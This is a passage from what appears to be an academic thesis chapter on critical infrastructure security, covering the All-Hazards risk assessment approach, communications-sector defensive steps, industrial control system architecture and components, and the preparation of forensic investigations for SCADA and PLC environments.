"All-Hazards" is a risk assessment methodology that has been first introduced and applied top down, based on a functions approach. It takes into consideration the ability of the IT sector to provide the national security and economy with the necessary information as a part of enterprise risk assessment (Bayard, 2006). The major reason of utilizing a top-down approach was to identify specific functions that meet the minimum consequences. Resources could be then allocated to the phases of analysis and mitigation of the consequential risks for sensitive functions of the critical infrastructure (Talet, Mat-Zen, Hourai, 2014, p.5). The IT sector has to identify and connect both types of threats: cyber and physical. Therefore, the "All-Hazard Approach" is vital. Because of its methodology, the IT sector is now able to link cyber and physical threats. Figure 2.11 illustrates the principles of the strategy followed by details of each element of the "All-Hazards Approach" strategy.




Figure 2.11 All-Hazards Strategy

Scope Assessment is first step that deals with identifying all functions of IT critical infrastructure. This is followed by, develop threat scenarios and attack trees and select one of threat scenarios and attack trees for the assessment. Assess Threats is the second steps towards assess operational constraints and capabilities, determining actors' characteristics, assessing work environment, time, and work, and identify characteristics and conditions.

Assess Vulnerabilities is the step that is responsible for assessing the applicability of having unauthorized access to infrastructure resources, testing the extent of exposure, assessing availability, applicability, and simplicity. Assess Consequences measures the impact of sub-functions and measures the impact of sub-functions in Information Systems. It also assesses the extent of consequences beyond sub-functions, and the extent of sequential consequences in sub-functions. Create Risk Profile is the last step towards profiling the risk. It creates a risk assessment matrix to be stored in a database for future reference. The information allows results of the overall risk assessments to be recorded, recommend new solutions, and plan for new mitigations.

Risk Assessments have proved efficient in detecting, predicting, and analysing risks and vulnerabilities. Most critical infrastructures are now designing assessments for achieving critical objectives and promoting resilience and security in IT critical infrastructures in order to ensure their stability.

The approach of risk assessment management of IT sector is divided into two sections: the sector level and the enterprise level. The Private sector applies enterprise strategies for achieving business goals, for example customer service and shareholder value. On the other hand, the public sector implements strategic approaches at an enterprise level in order to achieve high levels of security to protect critical national assets and mission effectiveness (Deloitte, 2013).

Enterprise Risk Assessments Approaches include practices and cyber-security initiatives for maintaining critical infrastructures and information security programs. Ensuring protection in IT critical infrastructure means a high level of security in all critical sectors depending of IT infrastructure.

2.2.5 Critical Infrastructure Security in the Communications Sector

The communications sector has progressed quickly in several areas including, software defined networks, the internet of things, cloud computing, and mobile broadband. Data and voice over IP and smart devices, such as cellular phones, tablets, and mobile laptops have been widely implemented in communicating with sensitive operations in critical infrastructures. These major changes increase the demand for improving communications sector security and resilience.

The communications sector is closely interconnected to other critical sectors, including: The Nuclear Sector, which provides a full support for running a stable energy for powering electricity to serve different fields in societies and also relies on the communications sector for delivering the electricity and to aid in monitoring operations (IAEA, 2010). The Food Sector, which allows access, control, manage, and monitor control systems, network infrastructures, physical architectures, and also relies on the communications sector to ensure the delivery of water services provided by the IT sector and distributes applications such treatment and product controls (Ramundo, Taisch, & Terzi, 2016, p.1-2). The Chemical Sector and other critical sectors, which rely heavily on the communication sector to monitor abnormal batches online to coordinate responses, direct different resources, and operate broadcast warning systems (Yin, Ding, Sari, & Hao, Adel, 2013, p.1372-1373). The following figure 2.12 gives an example of how abnormal batches can be detected in industrial systems.




Figure 2.12 Online Monitoring of Abnormal Batches (Yin, Ding, Sari, & Hao, Adel, 2013, p.1373)

The Information Technology Sector, has different layers that provide encryption, access, control, management, and monitoring control systems. These are internet infrastructures, physical architectures for big data applications in critical infrastructures in governments; additionally, it relies on the communications sector to ensure the delivery of IT services, products, features, and to execute applications provided by the IT sector and enhance the ability of defensive techniques against cyber-attacks (Kim, Trimi, & Chung, 2014, p.85).

The following steps are focusing on static actions to improve cyber security of the Communications Sector:

Identify all incoming and outgoing connections. A risk assessment must be conducted to assess potential risks in the interconnected network components such as SCADA, and PLC. In addition, monitor network traffic to check how well these incoming and outgoing connections are coming from secured channels (Kuehn, Fischer, Jung, Petzold, & Streit, 2014, p.91). Identification and evaluation for connections are required. These connections could be business networks, internet, satellite uplinks, wireless network devices, and dial-up connections.

The isolation of networks is a major goal to ensure higher protection. Strategies and approaches such as data warehousing and demilitarized zones in network borders can facilitate the process of transferring data between networks in a secure way; however, implementation of these strategies must be designed securely to avoid data exposure (Colbert, Kott, 2016, p.81). Also implement Penetration testing to evaluate defensive techniques. A penetration test will be needed in this stage in order to test defensive techniques in the network infrastructure, especially in the communications sector. Penetration testing allows a tester to perform vulnerability assessments in order to see the weaknesses of the network before trying to exploit them (Ferguson, Tall, & Olsen, 2014, p.126). It is vital to install intrusion detection systems in order to monitor abnormal activities from inside and outside the network. This step is important to avoid other network attacks (Gamundani, Josef, 2016, p.384). Figure 2.13 shows the different types of network attacks that system administrators encounter.




Figure 2.13 Classified Network Attacks (McAfee Labs, 2015)

Performing technical audits identifies security concerns. There are a number of open source and commercial tools that are available for system administrators to perform technical audits of their network infrastructures in order to identify active services, common vulnerabilities, and patch levels. Systematic issues will be solved by these tools, but they uncover the vulnerability. This step will assist in taking correct actions against possible attacks.

Establish Red/Blue Teams to identify possible attacks scenarios. A variety of specialized people in penetration testing and cyber security are beneficial for critical infrastructures such as those in the Communications Sector (Chester et al., 2020, p. 28304). A Red Team can work on identifying possible vulnerabilities and try to exploit them by uncommon tools and codes to have unauthorized access to network's resources through vulnerable backdoors (Zolanvari et., 2019, p. 6825). This step would help in assessing the current posture of the sector and establish appropriate strategies according to the situation (Waksman et al., 2014).

The following steps are focusing on management actions to be done to improve cyber security programs in the Communications Sector:

Define cyber security roles, responsibilities, system administrators, and users. Organizational personnel will need to be identified for determining roles for each user, system administrator, or even operation. To claim the point, this identification is associated with protecting information technology resources that need to be understood to carry out their assigned responsibilities.

Identify systems that require additional levels of security. Critical sectors such as the communications sector have different levels of security for authenticating some sensitive and classified information. Systems must be able to identify authorized users who can access a sensitive network resource. This is an important part of managing risks in critical sectors to ensure data confidentiality.

Apply the principle of Defence-in-depth. A fundamental approach that must be implemented as a part of a communications sector strategy is the principle of Defence-in-depth. From the design stage of the development implementation, and throughout the process of development, this principle should be applied as an integral part of all decision making that is related to technicalities to mitigate threats (Steinklauber, 2015).

Apply system backup and disaster recovery. In case of a cyber-attack occurrence, a system backup and disaster recovery plan will be necessary to save the infrastructure from being hacked (Toit, Ellefsen, Solms, 2016, p.6). This is an essential part of any strategic plan to allow reconstruction of the system infrastructure and regain the control in the sector.

2.3 CRITICAL INFRASTRUCTURE FORENSICS

Industrial Control Systems in critical infrastructures contribute to convenience and safety. They remain unnoticed and unseen in daily life. From uranium enrichment centrifuges to traffic lights, they support monitoring, administering, and controlling essential services for critical systems. Changing technologies in critical environments is exposing such environments to risks that they were not built to handle. Industrial control systems are running on registered hardware. Therefore, forensics techniques are commonly possible providing documentation and configurations are retained. Forensics techniques are applied to monitor abnormal activities, unauthorized access, and network infrastructure changes.

Therefore, the understanding of Industrial Control System architecture, components, and environment in critical infrastructures, will allow forensic capabilities to be ready for use, and for implementing suitable approaches and tools to identify, and mitigate potential risks

2.3.1 Industrial Control System Architecture

Industrial Control Systems keep our world alive. ICS is deployed based on Service Oriented Architecture (Carlini, Giannuzzi, Mercogliano, Schiano, Vaccaro, Villacci, 2016, p.4). ICS have different levels of applications for critical infrastructures such as electric power generation, refinery control, distribution, transmission, and manufacturing automation. ICS is divided into different types, according to the architecture of the system:

Supervisory Control and Data Acquisition (SCADA) System: These systems apply central administration by using a central computer to communicate remotely through RTUs (Remote Terminal Unit). RTUs will collect the data in order to be processed at the central computer. The Central computer is also responsible for controlling all remote functions that RTUs can provide to all machines in the network. HMI (Human Machine Interface) is linked to SCADA and can be provided at the central computer in order to facilitate the process of displaying, monitoring, and managing plant information such as live data, and mimic diagrams. Moreover, data historian is also available and supported by the central computer within HMI that links to SCADA through the "*Storage Service*" (Carlini, Giannuzzi, Mercogliano, Schiano, Vaccaro, Villacci, 2016, p.5). Storage service is a web service that accumulates all events, alarms, and time-stamped data in a database to be queried when needed. Data on SCADA systems can be represented based on web services such as "*FieldDataAcquistionWS*" (Carlini, Giannuzzi, Mercogliano, Schiano, Vaccaro, & Villacci, 2016, p.5). This web service can be provided to query all the necessary information about the system from different sources. The typical uses for SCADA are engaged in natural gas, distribution of electricity, and water (Cherdantseva, Burnap, Blyth, Eden, Jones, Soulsby, Stoddart, 2016, p.1). Unlike SCADA systems that are centralising control logic in a central platform, DCS distributes them to the processes that have been controlled (Stouffer, Pillitteri, Lightman, Abrams, Hahn, 2015, p.10). Accordingly, Programmable Logic Controllers or any other control devices can be implemented and configured as a combination of Control System, Data Historian and Human Machine Interface in the DMZ Zone (Stouffer, Pillitteri, Lightman, Abrams, Hahn, 2015, p.15). Figure 2.14 shows the basic control systems traditional and new forensic domain architecture.




Figure 2.14: Control System Security Architecture (Fabro, Perch, 2008, p.6)**.**

2.3.2 Industrial Control System Components

In order to provide necessary functionality in ICS, all individual components of the control system must be working together for better performance. Figure 2.13 shows how the following components can be integrated together for performing its operations accurately.

General Purpose Computers are the computers that could be servers, workstations, laptops, desktops. They have the capability to run their applications through different types of operating systems such as Windows, UNIX, and/or Linux. These types of computers are networked directly in the control process; but, in most cases, they provide Historian, PLC, and supervisory functions.

Programmable Logic Controller (PLC) has designed for general purposes related to control systems. It includes many options for input and output. The PLC could be implemented in a centralised system administration as a single node under the control of SCADA and DCS systems. PLCs have the option to be implemented as stand-alone systems or to participate in the network. PLC is commonly programmed through a technique that known as Ladder Logic. The functionality of Ladder Logic is based on rungs, with multiple rungs providing different functions. Ladder Logic rungs reassemble the rungs in order to emulate hardware control logic that the PLC were developed to replace (Relaph, 2003).

Remote Terminal Unit (RTUs) is a typical component of a SCADA system. RTU is a communication hub located near the devices in order to collect data from field devices (Ghani, Wan Nor Shela, Ezwane, Jusoh, Hanafiah, Raman, Jano, 2013, p.819). In addition, RTU can be used as a trusted point for control commands. Special Purpose Systems are the devices that have been designed to perform specific tasks. For instance, HMI is designed to communicate with PLC through the human interface. Actuators and Smart Sensors can provide the data for control systems from the sensors in order to provide control functions through "eAssesmentWS" (Carlini, Giannuzzi, Mercogliano, Schiano, Vaccaro, Villacci, 2016, p.7). The following figure 2.15 shows how the control systems are connected in the critical infrastructures.




Figure 2.15: Control System Components (Fabro, Perch, 2008, p.17)**.**

2.3.3 Industrial Control System Forensics Infrastructure

The operation of control systems is very different from any other IT infrastructure and not typically faced by an IT system administrator with the following attributes:

- Control systems are often deployed in harsh environments such as electrical control houses. This negatively impacts and limits the type of devices that could be operated. Such control systems need to operate in special conditions, due to temperature, humidity, and so on.
- Response time and network latency must be strictly considered and controlled because control systems are operating in real-time. This action could affect the deployment process of IT security tools. For instance, placing firewalls in a control system network can delay the transferring of data and cause network latency to an undesirable level, and lead to failure.
- Requirements of uptime in control systems are higher than any other IT system. For example, the patch required to secure a DCS power plant will be placed on hold in a queue, which is the window of scheduled downtime. This window could take weeks and months to open.
- IT security tools such as firewalls and intrusion detection systems may not be able support some of legacy or proprietary protocols (Michael, 2015, p.8). For instance, foundation fieldbus HSE (High Speed Ethernet) uses features of IP multicast, which is not supported in some of the security technologies in enterprise networks.
- Life expectancies in control systems are longer than any other IT systems. This means that the control system may continue operating versions or platforms that are no longer supported by vendors, for example, versions of Windows NT and XP.
- A Security Practitioner can benefit from some of the operating conditions in control systems. These benefits are as follows:
    - Network configurations in control systems are more stable than IT systems. While the increase the number of changes in IT networks are based on equipment being removed or added, but in the case of control systems it is a rare occurrence. This could assist in discovering unauthorised devices on the control system network.

  - Traffic patterns are static, and it is expected in control systems. This will strongly assist in the configuration of intrusion detection systems and any other monitoring systems.
  - Most components of control systems use non-routable protocols to reduce the risk of compromise and to ensure that the threat environment is from inside only.

2.3.4 Forensic Capability in Industrial Control Systems

Forensic Investigators must conduct forensic examinations in order to harden a control system and identify compromises against similar cyber-attacks. The validated processes of incident response: Preparation, Reporting and Detection, Analysis, Neutralization, Post-Incident Activity (Recovery), and Lessons Learned; will have to be amended in association with forensic techniques in order to fit the nature of Industrial Control Systems environments, such as components and devices (Folkerth, 2015, p.5-6). The major job of control system engineers is to control and maintain the target system against any potential system’s failures to perform its operations properly. Due to the occurrence of cyber-attacks everywhere, forensic investigation must be taken into consideration to ensure that the control system was not compromised by malicious software that could be run from a virtual machine.

One of mutual mistakes that forensic examiners can do in developing capabilities in forensic techniques for industrial control systems is focusing on the main server (Folkerth, 2015, p.6). It is also important to include some field devices such as PLC and RTU in the process of forensic investigation (Bécue, Cuppens, & Lambrinoudakis, 2016, p.148).

The main objective for building a cyber-forensic capability is to provide all factors that relate to sensitive data such as monitoring, troubleshooting, and recovery. As a part of a Windows operating system, a Human Machines Interface has the cyber forensic capability to display all these factors with detailed statistics (Weiss, 2010). Furthermore, in the event of a crime being committed, the approach of digital forensics is a solution for achieving, detecting, collecting, and analysing the data as evidence for a court of law. Digital Forensics is required for certificating baseline configurations in order to detect a compromise. Forensic techniques are a prerequisite in order to monitor unusual events, unauthorized access into their network infrastructures through the control system devices such as RTU or PLC. Moreover, incident response plans will have to be developed to cope with the new hacking and attacking technologies in order to evaluate such attacks by qualified incident response handlers. With acceptable preparation, it is possible to conduct forensic analysis successfully for an ICS compromise.

2.3.5 Forensic Process Characterisations

In general, with forensic process, Preparation is the key to forensic examination in control systems. For conducting a forensic investigation in control systems, the baseline of the target system must be defined and described accurately. Baseline can include all information, wiring diagrams, comments, documents that relate to hardware configurations and serial number for all active devices. Additionally, all documented configurations of PLC must be included in the forensic examination. This can include a full copy of a PLCs' current Ladder Logic Programs. Additionally, a full list of network addresses for each configured device includes all used ports and network settings such as MAC addresses, subnet mask and default gateways (Eden, Blyth, Burnap, Cherdantseva, Jones, Soulsby, Stoddart, 2016, p.143). Full documentation of all device internal status such as the PLC normal run state are generated regularly. It is very important to update the baseline from time to time to ensure accurate results in sequence.

With many types of Industrial Control Systems such as PLCs, conducting a forensic examination on devices may not be sufficient to get the desired results. Therefore, a forensic investigator must rely on other sources of information such as database forensics and network forensics to conduct the forensic examination on the control system network. IT monitoring techniques in industrial control systems have encountered a number of limitations. For example, the configuration of intrusion detection systems face a number of difficulties. The non-recognition of Common Industrial Protocol and Ethernet Internet protocol (CIP over Ethernet) by intrusion detection systems providers can lead to disconnection between sources and destinations (Horkan, 2015, p.17-19). Figure 2.16 shows the CIP family of fieldbus protocol stacks according to OSI Layers. When Ethernet communications are employed in control systems, it is possible to capture network traffic to specific devices such as the PLC by setting up monitoring nodes. The network system has a deep connection with these monitoring nodes through a network tap or mirroring switch. In the control system, monitoring nodes will be listening to the mirror switch without transmitting the packets. These utilities of capturing the data are used to save traffic of interest for evidence. This can help in forensic analysis by analysing the captured packets that could be pointing to unexpected behaviours.




Figure 2.16: CIP Fieldbus Protocol Stacks – OSI Layers (Wells, 2017, p.1)**.**

In control systems, enabling logging events will assist in collecting useful information about the events and transactions that have been made by authorised and unauthorised users to be analysed and assessed for its admissibility (Ibrahim, Al-Nemrat, Jahankhani, Bashroush, 2012, p.2).

At the time of preparing for forensic analysis and incident response, it is vital to have all suitable tools ready. Traditional tools will be used for incident response generally on a network infrastructure or in control systems; tools may include workstation configuration of a control system including all PLCs' programming software. Other types of tools will be needed to test and configure PLCs under special conditions in isolated environments. Some special platforms require hardware tools for capturing all packets of interest (Sikos, 2020, p.4). An updated documentation of the architecture is helpful for incident response handlers when dealing with control systems. Writing diagrams for Ladder Logic of PLCs will be needed for testing and analysing as well and having backup of these programs is highly recommended before testing is conducted. One of the ideal ways to conduct forensic analysis is to have a complete test of the implemented procedures for documenting the results and to match them later in order to ensure that the operations are functioning correctly (Román, Mora, Vicuña, Orozco, 2016, p. 9755). Ensuring that all tools and software are ready to be 